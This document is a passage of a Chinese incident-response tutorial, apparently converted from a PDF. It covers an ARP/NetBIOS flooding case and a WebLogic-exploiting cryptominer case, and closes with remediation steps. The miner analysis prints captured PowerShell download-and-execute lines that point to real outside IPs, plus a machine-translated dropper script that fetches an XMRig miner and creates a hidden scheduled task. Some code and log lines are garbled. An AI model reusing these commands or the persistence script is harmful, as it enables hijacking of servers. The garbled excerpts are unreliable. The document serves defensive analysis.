- 5、强化网络安全意识，陌生链接不点击，陌生文件不要下载，陌生邮件不要打开

## 第4篇：ARP病毒

### 0x00 前言

ARP病毒并不是某一种病毒的名称，而是对利用arp协议的漏洞进行传播的一类病毒的总称，目前在局域网中较为常见。发作的时候会向全网发送伪造的ARP数据包，严重干扰全网的正常运行，其危害甚至比一些蠕虫病毒还要严重得多。

### 0x01 应急场景

某天早上，小伙伴给我发了一个微信，说192.168.64.76 CPU现在负载很高，在日志分析平台查看了一下这台服务器的相关日志，流量在某个时间点暴涨，发现大量137端口的UDP攻击。

低级类别	源 IP	源端口	目标 IP	目标端口	用户名
恶意软件	192.168.64.76	137	120.42.30	137	(null)
恶意软件	192.168.64.76	137	185.234.188	137	(null)
恶意软件	192.168.64.76	137	120.42.31	137	(null)
恶意软件	192.168.64.76	137	49.88.9	137	(null)
恶意软件	192.168.64.76	137	23.251	137	(null)
恶意软件	192.168.64.76	137	23.249	137	(null)
恶意软件	192.168.64.76	137	23.230	137	(null)
恶意软件	192.168.64.76	137	58.63.6	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	223.104	137	(null)
恶意软件	192.168.64.76	137	223.104	137	(null)
恶意软件	192.168.64.76	137	23.231.8	137	(null)
恶意软件	192.168.64.76	137	23.231.1	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	23.231.6	137	(null)
恶意软件	192.168.64.76	137	23.27.1	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	120.42.31	137	(null)
恶意软件	192.168.64.76	137	23.27.	137	(null)
恶意软件	192.168.64.76	137	49.88.9	137	(null)

### 0x02 分析过程

登录服务器，首先查看137端口对应的进程，进程ID为4对应的进程是SYSTEM，于是使用杀毒软件进行全盘查杀。

C:\Documents and Settings\K...>netstat -ano   findstr "UDP"						
	UDP	0.0.0.0:162	*.*			5800
	UDP	0.0.0.0:445	*.*			4
	UDP	0.0.0.0:500	*.*			480
	UDP	0.0.0.0:514	*.*			4456
	UDP	0.0.0.0:4500	*.*			480
	UDP	0.0.0.0:8082	*.*			1348
	UDP	0.0.0.0:21120	*.*			3796
	UDP	0.0.0.0:50091	*.*			6128
	UDP	127.0.0.1:123	*.*			836
	UDP	127.0.0.1:1026	*.*			480
	UDP	127.0.0.1:1055	*.*			344
	UDP	127.0.0.1:1071	*.*			4000
	UDP	127.0.0.1:1187	*.*			420
	UDP	127.0.0.1:1356	*.*			3968
	UDP	127.0.0.1:3814	*.*			4836
	UDP	127.0.0.1:6000	*.*			5428
	UDP	127.0.0.1:6001	*.*			7204
	UDP	192.168.64.76:123	*.*			836
	UDP	192.168.64.76:137	*.*			4
	UDP	192.168.64.76:138	*.*			4

卡巴斯基绿色版：<http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe>

卡巴斯基、360杀毒、McAfee查杀无果，手工将启动项、计划任务、服务项都翻了一遍，并未发现异常。本地下载了IpTool抓包工具，筛选条件：协议 UDP 端口 137

序号	时间	类型	长度	源IP	源端口	源MAC	目的IP	目的端口	目的MAC	SEQ	ACK
0	49:32.492	UDP	92	192.168.64.76	137	00:50:56...	114.55.133.147	137	C4:CA:D9:E1:08:29	0	0
1	49:32.586	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
2	49:32.586	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
3	49:33.336	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
4	49:33.336	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
5	49:33.684	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
6	49:33.664	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
7	49:33.992	UDP	92	192.168.64.76	137	00:50:56...	10.240.1.6	137	C4:CA:D9:E1:08:29	0	0
8	49:34.24	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0
9	49:34.102	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
10	49:34.102	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
11	49:34.414	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
12	49:34.414	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
13	49:35.180	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
14	49:35.180	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
15	49:35.524	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0
16	49:35.914	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
17	49:35.914	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
18	49:36.696	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
19	49:36.696	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
20	49:37.39	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0

可以明显的看出192.168.64.76发送的数据包是异常的，192.168.64.76的数据包目的地址，一直在变，目的MAC是不变的，而这个MAC地址就是网关的MAC。

端口137的udp包是netbios的广播包，猜测：可能是ARP病毒，由本机对外的ARP攻击。

采用措施：通过借助一些安全软件来实现局域网ARP检测及防御功能。

服务器安全狗Windows版下载：[http://free.safedog.cn/server\\_safedog.html](http://free.safedog.cn/server_safedog.html)

网络防火墙--攻击防护--ARP防火墙：

ARP防火墙-保护服务器免受ARP欺骗攻击

**网关及DNS设置**

自动获取 防火墙自动获取网关及DNS的IP/MAC地址，并自动保护 **查看**

手动设置 如果您需要不同的网络间切换，建议手动设置保护网关及DNS **设置**

**拦截攻击类型设置**

拦截外部ARP攻击 拦截外部网关/DNS攻击欺骗(该功能必选)

拦截本机对外ARP 拦截本机ARP木马对网内其他主机攻击(建议选择)

拦截IP冲突 拦截局域网内对本机IP冲突攻击(建议选择)

局域网隐身 对局域网内的其他计算机的ARP请求不进行应答

**恢复默认** **保存**

虽然有拦截了部分ARP请求，但流量出口还是有一些137 UDP的数据包。

看来还是得下狠招，关闭137端口：禁用TCP/IP上的NetBIOS。

### 1)、禁用Server服务

服务

服务 (本地)


名称	描述	状态	启动类型
Remote Desktop...	管...	手动	自动
Remote Procedu...	作...	已启动	自动
Remote Procedu...	启...	手动	自动
Remote Registry	使...	已启动	自动
Removable Storage	管...	手动	自动
Resultant Set ...	启...	手动	自动
Routing and Re...	在...	禁用	自动
Safedog Guard...	服...	已启动	自动
Safedog Update...	安...	自动	自动
SafeDogCloudMe...	Saf...	已启动	自动
Secondary Logon	启...	已启动	自动
Security Accou...	此...	已启动	自动
Security Cente...	Sec...	已启动	自动
<b>Server</b>	支...	<b>禁用</b>	<b>自动</b>
Shell Hardware...	为...	已启动	自动
Smart Card	管	手动	自动

**Server 的属性 (本地计算机)**

常规 | 登录 | 恢复 | 依存关系

服务名称: lanmanserver  
显示名称 (N): Server  
描述 (D): 支持此计算机通过网络的文件、打印、和命名管道共享。如果服务停止，这些功能不可用。  
可执行文件的路径 (P): C:\WINDOWS\system32\svchost.exe -k netsvcs  
启动类型 (S): **禁用**  
服务状态: 已停止  
启动 (S) 停止 (I) 暂停 (P) 恢复 (R)  
当从此处启动服务时，您可指定所选的启动参数。  
启动参数 (P):  
确定 取消 应用 (A)

### 2)、禁用 TCP/IP 上的 NetBIOS



设置完，不用重启即可生效，137端口关闭，观察了一会，对外发起的请求已消失，CPU和网络带宽恢复正常。

## 0x04 防护措施

局域网安全防护依然是一项很艰巨的任务，网络的安全策略，个人/服务器的防毒机制，可以在一定程度上防止病毒入侵。

另外不管是个人PC还是服务器，总还是需要做一些基本的安全防护：1、关闭135/137/138/139/445等端口 2、更新系统补丁。


# 第5篇：挖矿病毒（一）

## 0x00 前言

随着虚拟货币的疯狂炒作，挖矿病毒已经成为不法分子利用最为频繁的攻击方式之一。病毒传播者可以利用个人电脑或服务器进行挖矿，具体表现为电脑CPU占用率高，C盘可用空间骤降，电脑温度升高，风扇噪声增大等问题。

## 0x01 应急场景

某天上午重启服务器的时候，发现程序启动很慢，打开任务管理器，发现cpu被占用接近100%，服务器资源占用严重。



## 0x02 事件分析


登录网站服务器进行排查，发现多个异常进程：

The screenshot shows the Windows Task Manager with the '进程' (Processes) tab selected. It lists various system processes and several PowerShell instances. A red box highlights a group of PowerShell processes, and another red box highlights the 'Carbon.exe \*32' process.

映像名称	PID	用户名	CPU	内...	描述
java.exe	2272	Administrator	00	958,500 K	Java(TM) Platform SE binary
explorer.exe	2844	Administrator	01	38,348 K	Windows 资源管理器
powershell.exe	3316	Administrator	00	31,076 K	Windows PowerShell
powershell.exe	158	Administrator	00	31,044 K	Windows PowerShell
powershell.exe	3944	Administrator	00	31,024 K	Windows PowerShell
powershell.exe	2224	Administrator	00	30,108 K	Windows PowerShell
powershell.exe	3632	Administrator	00	26,364 K	Windows PowerShell
powershell.exe	3700	Administrator	00	26,352 K	Windows PowerShell
svchost.exe	852	SYSTEM	00	21,532 K	Windows 服务主进程
vmtoolsd.exe	1484	SYSTEM	00	14,696 K	VMware Tools Core Service
svchost.exe	984	NETWORK SE...	00	13,944 K	Windows 服务主进程
svchost.exe	788	LOCAL SERVICE	00	13,672 K	Windows 服务主进程
powershell.exe	6100	Administrator	00	9,464 K	Windows PowerShell
svchost.exe	940	SYSTEM	00	8,944 K	Windows 服务主进程
LogonUI.exe	780	SYSTEM	00	7,120 K	Windows Logon User Interface Host
WmiPrvSE.exe	5056	NETWORK SE...	00	7,052 K	WMI Provider Host
spoolsv.exe	1068	SYSTEM	00	6,716 K	后台处理程序子系统应用程序
svchost.exe	900	LOCAL SERVICE	00	6,516 K	Windows 服务主进程
Carbon.exe *32	3880	Administrator	09	5,948 K	XMRig CPU miner
lsass.exe	520	SYSTEM	00	5,504 K	Local Security Authority Process
taskhost.exe	2640	Administrator	00	5,184 K	Windows 任务的主机进程
Carbon.exe *32	4504	Administrator	05	5,076 K	XMRig CPU miner
Carbon.exe *32	356	Administrator	06	5,068 K	XMRig CPU miner
powershell.exe	4468	Administrator	00	4,956 K	Windows PowerShell
csrss.exe	412	SYSTEM	00	4,356 K	Client Server Runtime Process

分析进程参数：

```
wmic process get caption,commandline /value >> tmp.txt
```



```
Caption=cmd.exe
CommandLine=cmd.exe /c "powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"""

Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "-11035283831994058146471557875861567896-410395692-1867237974-1500985154-341559433

Caption=powershell.exe
CommandLine=powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"

Caption=cmd.exe
CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"""

Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "567043869-379799388598216845-1339877759-10904242441714364103452835488-1454190890

Caption=powershell.exe
CommandLine=powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"

Caption=cmd.exe
CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"""

Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "1523138341-21133122961090399971947095497-958799097-29797013-12132982631896472503

Caption=powershell.exe
CommandLine=powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"
```

## TIPS:

在windows下查看某个运行程序（或进程）的命令行参数

使用下面的命令：

```
wmic process get caption,commandline /value
```

如果想查询某一个进程的命令行参数，使用下列方式：

```
wmic process where caption="svchost.exe" get caption,commandline /value
```

这样就可以得到进程的可执行文件位置等信息。


访问该链接：



```
$ murl = "http://45.123.190.178/Carbon.exe"
$ moutput = "$ env: TMP \ yamml.exe"
$ wc = New-Object System.Net.WebClient
$ wc.DownloadFile ($murl, $moutput)
cmd.exe / c $ env: TMP \ yamml.exe
SchTasks.exe / Create / SC MINUTE / TN "Update" / TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -noexit -File $ env: TMP \ SchTask.ps1" / MO 6 / F

while ($ true) {
    如果 (! (Get-Process Carbon -ErrorAction SilentlyContinue)) {
        回声 "不运行"
        cmd.exe / C $ env: TMP \ run.bat
    } else {
        回声 "跑步"
    }
    开始睡眠55
}
```

Temp目录下发现Carbon、run.bat挖矿程序：



具体技术分析细节详见：

360CERT：利用WebLogic漏洞挖矿事件分析

<https://www.anquanke.com/post/id/92223>

清除挖矿病毒：关闭异常进程、删除c盘temp目录下挖矿程序。

## 临时防护方案

1. 根据实际环境路径，删除WebLogic程序下列war包及目录

```
rm -f /home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-wsat.war  
rm -f  
/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/.internal/wls-wsat.war  
rm -rf  
/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/wls-wsat
```

2. 重启WebLogic或系统后，确认以下链接访问是否为404

<http://x.x.x.x:7001/wls-wsat>

## 0x04 防范措施

新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率。通过利用永恒之蓝（EternalBlue）、web攻击多种漏洞，如Tomcat弱口令攻击、Weblogic WLS组件漏洞、JBoss反序列化漏洞，Struts2远程命令执行等，导致大量服务器被感染挖矿程序的现象。总结了几种预防措施：

1. 安装安全软件并升级病毒库，定期全盘扫描，保持实时防护
2. 及时更新Windows安全补丁，开启防火墙临时关闭端口
3. 及时更新web漏洞补丁，升级web组件


## 第6篇：挖矿病毒（二）

### 0x00 前言

作为一个运维工程师，而非一个专业的病毒分析工程师，遇到了比较复杂的病毒怎么办？别怕，虽然对二进制不熟，但是依靠系统运维的经验，我们可以用自己的方式来解决它。


# 0x01 感染现象

1、向大量远程IP的445端口发送请求



```
C:\>管理员: C:\Windows\system32\cmd.exe
C:\>Administrator>netstat -ano | find "SYN"
TCP    169.2 .1.1 .173=61297  169.25 .1.1 .22=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61298  169.25 .1.1 .23=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61299  169.25 .1.1 .24=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61300  169.25 .1.1 .25=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61301  169.25 .1.1 .26=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61302  169.25 .1.1 .27=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61303  169.25 .1.1 .28=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61304  169.25 .1.1 .29=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61305  169.25 .1.1 .30=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61306  169.25 .1.1 .31=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61307  169.25 .1.1 .32=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61308  169.25 .1.1 .33=445      SYN_SENT          32740
